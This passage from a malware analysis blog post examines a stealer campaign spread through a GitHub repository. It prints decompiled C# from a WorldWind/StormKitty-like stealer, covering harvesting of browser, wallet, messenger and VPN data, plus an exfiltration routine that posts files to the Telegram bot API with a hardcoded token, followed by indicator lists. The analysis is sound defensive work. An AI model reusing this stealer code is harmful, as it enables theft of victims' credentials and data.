
At the time of analysis, the C2 address is no longer connected, so the analysis will stop at this point.

I spent time quickly examining another file that was also introduced and provided by the threat actor on GitHub: `hxxps://github[.]com/vltpro/FVIATOOL/blob/main/fvia.rar` . This compressed file contains two executable

files. After extracting them, I ran the `update.exe` file. Its execution process will perform `PowerShell` scripts with two purposes. The first is to display an error message form with an OK button, and the second is to add some paths (“ `$env:UserProfile` “ và “ `$env:SystemDrive` “) to Windows Defender’s exclusion list. This will allow files within these paths to avoid being scanned by the Windows Defender antivirus software, enabling attackers to perform malicious activities stealthily without being detected. The `update.exe` process will then decode, drop two files `%LocalAppData%\File1.exe` and `%AppData%\ok.exe`, and execute them.




Quickly examine the code of the file `ok.exe` (`80b231aeb2e6026767e6edd22fa0b073bd805f59aa6eaed5635976a46c10e3cd`). The payload code is similar to the payload analyzed **in Stage 5** above. It also connects to “ `hxxps[://]pastebin[.]com/raw/gdYYU7gi` ” to retrieve the C2 address, however, the information of the `Client.Settings.Server_Certificate` has been partially removed, including some important information.




Continuing on, upon a quick analysis of the code for `File1.exe` (`ddf0e4ffcdcf120d591a1ea82e58f21936d763f90dc3b33a4c4750fd1496652a`), I noticed that it bears a strong resemblance to the **AsyncRAT** malware (for example, the name of the Mutex and the structure of the decoded configuration). However, based on information from the `Certificate ({[Subject] CN=WorldWind Stealer`

`[Issuer] CN=WorldWind Stealer..}` it is possible that it is `hxxps://github[.]com/Leecher21/WorldWind-Stealer`.



```
public static void smethod_11(string string_3, bool bool_1 = false)
{
    GClass11.smethod_0();
    string text = string.Concat(new string[]
    {
        "\n  \ud83c\udf2a *WorldWind Stealer 2.0.4 - Results:*\nDate: ",
        Class6.string_3,
        "\nSystem: ",
        Class6.smethod_4(),
        "\nUsername: ",
        Class6.string_0,
        "\nCompName: ",
        Class6.string_1,
        "\nLanguage: ",
        Class64.smethod_0(Class6.string_2.Split(new char[] { '-' })[1]),
        " ",
        Class6.string_2,
        "\nAntivirus: ",
        Class6.smethod_7(),
        "\n\n  \ud83d\udcbb *Hardware:*\nCPU: ",
        Class6.smethod_12(),
        "\nGPU: ",
        Class6.smethod_13(),
        "\nRAM: ",
        Class6.smethod_14(),
        "\nHWID: ",
        Class6.smethod_5(),
        "\nPower: ",
        Class6.smethod_1(),
        "\nScreen: ",
        Class6.smethod_0(),
        "\n\n  \ud83d\udce1 *Network:* \nGateway IP: ",
        Class6.smethod_6(),
        "\nInternal IP: ",
        Class6.smethod_8(),
        "\nExternal IP: ",
        Class6.smethod_9(),
        "\n",
        Class6.smethod_11(),
        "\n\n  \ud83d\udcb8 *Domains info:*",
        Class54.smethod_2("\ud83c\udfe6 *Bank Logs*", Class54.list_0, '-'),
        Class54.smethod_2("\ud83d\udcb0 *Crypto Logs*", Class54.list_1, '-'),
        Class54.smethod_2("\ud83c\udf53 *Freaky Logs*", Class54.list_2, '-'),
        GClass11.smethod_10(),
        "\n\n  \ud83c\udf10 *Logs:*",
        Class54.smethod_1("\ud83d\udd11 Passwords", Class54.int_0),
        Class54.smethod_1("\ud83d\udcb3 CreditCards", Class54.int_1),
        Class54.smethod_1("\ud83c\udf6a Cookies", Class54.int_3),
        Class54.smethod_1("\ud83d\udcc2 AutoFill", Class54.int_2),
        Class54.smethod_1("🖻 History", Class54.int_4),
        Class54.smethod_1("\ud83d\udd16 Bookmarks", Class54.int_5),
        Class54.smethod_1("\ud83d\udce6 Downloads", Class54.int_6),
        "\n\n  \ud83d\uddc3 *Software:*",
        Class54.smethod_1("\ud83d\udcb0 Wallets", Class54.int_9),
        Class54.smethod_1("\ud83d\udce1 FTP hosts", Class54.int_10),
        Class54.smethod_1("\ud83d\udd0c VPN accounts", Class54.int_7),
        Class54.smethod_1("\ud83e\udda2 Pidgin accounts", Class54.int_8),
        Class54.smethod_0("✈\ufe0f Telegram sessions", Class54.bool_0),
        Class54.smethod_0("\ud83d\udcac Discord token", Class54.bool_3),
        Class54.smethod_0("\ud83c\udfae Steam session", Class54.bool_1),
        Class54.smethod_0("\ud83c\udfae Uplay session", Class54.bool_2),
        "\n\n  \ud83e\udded *Device:*",
        Class54.smethod_0("\ud83d\udddd Windows product key", Class54.bool_4),
        Class54.smethod_1("\ud83d\udef0 Wifi networks", Class54.int_11),
        Class54.smethod_0("\ud83d\udcf8 Webcam screenshot", Class54.bool_6),
        Class54.smethod_0("\ud83c\udf03 Desktop screenshot", Class54.bool_5),
        "\n\n  \ud83d\udcc4 *File Grabber:*",
        Class54.smethod_1("\ud83d\udcc2 Source code files", Class54.int_13),
        Class54.smethod_1("\ud83d\udcc2 Database files", Class54.int_14),
        Class54.smethod_1("\ud83d\udcc2 Documents", Class54.int_12),
```

Or it is possible that this payload is based on the code from “ `hxxps://github[.]com/LimerBoy/StormKitty` “



There are various methods to collect information from a victim’s computer, depending on the situation and the type of data needed. The following is the method that this malware uses to collect information on the victim’s machine:


```
public static bool smethod_0(string string_0)
                {
                        try
                        {
                                Class19.smethod_4(string_0 + "\\Grabber");
                        }
                        catch
                        {
                        }
                        try
                        {
                                Class47.smethod_0(string_0 + "\\Browsers");
                        }
                        catch
                        {
                        }
                        try
                        {
                                Class41.smethod_0(string_0 + "\\Browsers");
                        }
                        catch
                        {
                        }
                        try
                        {
                                Class35.smethod_0(string_0 + "\\Browsers");
                        }
                        catch
                        {
                        }
                        try
                        {
                                Class24.smethod_0(Class24.smethod_3(), string_0 + "\\Messenger\\Disc
                        }
```

```
                catch
                {
                }
                try
                {
                        Class25.smethod_0(string_0 + "\\Messenger\\Pidgin");
                }
                catch
                {
                }
                try
                {
                        Class26.smethod_1(string_0 + "\\Messenger\\Telegram");
                }
                catch
                {
                }
                try
                {
                        Class28.smethod_0(string_0 + "\\Gaming\\Steam");
                        Class29.smethod_0(string_0 + "\\Gaming\\Uplay");
                }
                catch
                {
                }
                try
                {
                        Class27.smethod_5(string_0 + "\\Gaming\\Minecraft");
                }
                catch
                {
                }
                try
                {
                        Class12.smethod_0(string_0 + "\\Wallets");
                }
                catch
                {
                }
                try
                {
                        Class11.smethod_3(Class11.smethod_1(), string_0 + "\\FileZilla");
                }
                catch
                {
                }
                try
```

```
{
        Class15.smethod_0(string_0 + "\\VPN\\ProtonVPN");
        Class14.smethod_0(string_0 + "\\VPN\\OpenVPN");
        Class13.smethod_1(string_0 + "\\VPN\\NordVPN");
}
catch
{
}
try
{
        Directory.CreateDirectory(string_0 + "\\Directories");
        Class18.smethod_2(string_0 + "\\Directories");
}
catch
{
}
try
{
        Directory.CreateDirectory(string_0 + "\\System");
}
catch
{
}
try
{
        Class21.smethod_0(string_0 + "\\System");
        Class16.smethod_0(string_0 + "\\System");
}
catch
{
}
try
{
        Class17.smethod_0(string_0 + "\\System");
        Class22.smethod_1(string_0 + "\\System");
}
catch
{
}
try
{
        Class23.smethod_3(string_0 + "\\System");
        Class23.smethod_2(string_0 + "\\System");
}
catch
{
}
```


```
                try
                {
                        File.WriteAllText(string_0 + "\\System\\ProductKey.txt", GClass12.sm
                }
                catch
                {
                }
                return true;
        }
```

Once the malware has collected this information, it sends it to the attacker's Telegram account for further exploitation:



```
public static void smethod_2(string string_3, string string_4 = "Document")
{
    GClass11.smethod_0();
    if (!File.Exists(string_3))
    {
        GClass11.smethod_3("⚠ File not found!");
        return;
    }
    using (HttpClient httpClient = new HttpClient())
    {
        MultipartFormDataContent multipartFormDataContent = new MultipartFormDataContent();
        byte[] array = File.ReadAllBytes(string_3);
        multipartFormDataContent.Add(new ByteArrayContent(array, 0, array.Length), string_4.ToLower(),
          string_3);
        httpClient.PostAsync(string.Concat(new string[]
        {
            "https://api.telegram.org/bot",
            GClass10.string_0,
            "/send",
            string_4,
            "?chat_id=",
            GClass10.string_1
        }), multipartFormDataContent).Wait();
        httpClient.Dispose();
    }
    using (HttpClient httpClient2 = new HttpClient())
    {
        MultipartFormDataContent multipartFormDataContent2 = new MultipartFormDataContent();
        byte[] array2 = File.ReadAllBytes(string_3);
        multipartFormDataContent2.Add(new ByteArrayContent(array2, 0, array2.Length), string_4.ToLower(),
          string_3);
        httpClient2.PostAsync("https://api.telegram.org/bot1119746739:AAGMhvpUjXI4CzIfizRC--VXilxnkJlhaf8/send"
          + string_4 + "?chat_id=1096425866", multipartFormDataContent2).Wait();
        httpClient2.Dispose();
    }
}
```

Bonus VT Graph:



IOCs:

15940f1c8f7e5e79a78c8fad9dc54a8cb9b399d60fb80f6dec2f25870d64dcc1 (zip file)

0603640f8628b4b4c8691204d833bc0b6f8f193049c5e35dc1d556376f4c1b8f (lnk file)

78a627930b04c6ff9bb4a0b5841c4c79bedee168522862e750f5608b43b907ce (payload)

972c14a244a43f498c153ae36495c51c4990f32512650dc870fe5ab6257ad2ad (vbs file)

hxxps[://]raw[.]githubusercontent[.]com/vltpro/FVIATOOL/main/iXPWQcqYZM[.]exe

hxxps[://]pastebin[.]com/raw/gdYYU7gi

171[.]247.25.94:5656

hxxps[://]volamtuan[.]com/hd[.]lnk

hxxps[://]raw[.]githubusercontent[.]com/vltpro/FVIATOOL/main/FVIATOOL[.]exe

hxxps[://]github[.]com/vltpro/FVIATOOL/blob/main/cookie[.]exe

hxxps[://]api[.]telegram[.]org/bot5370417334:AAEZrEauqhTNZInhZ9_-SaapQJIi0hIvjJU/sendDocument?chat_id=857408205

hxxps[://]api[.]telegram[.]org/bot1119746739:AAGMhvpUjXI4CzIfizRC–VXilxnkJlhaf8/send

hxxps[://]api[.]telegram[.]org/bot5418167780:AAG6XcSYhQ7qknQ8Cj1YipvMX213kbiDV7s/sendMessage?chat_id=5268900600

volamtuan[.]com

End.

m4n0w4r

Source: https://kienmanowar.wordpress.com/2023/04/08/quicknote-uncovering-suspected-malware-distributed-by-individuals-from-vietnam/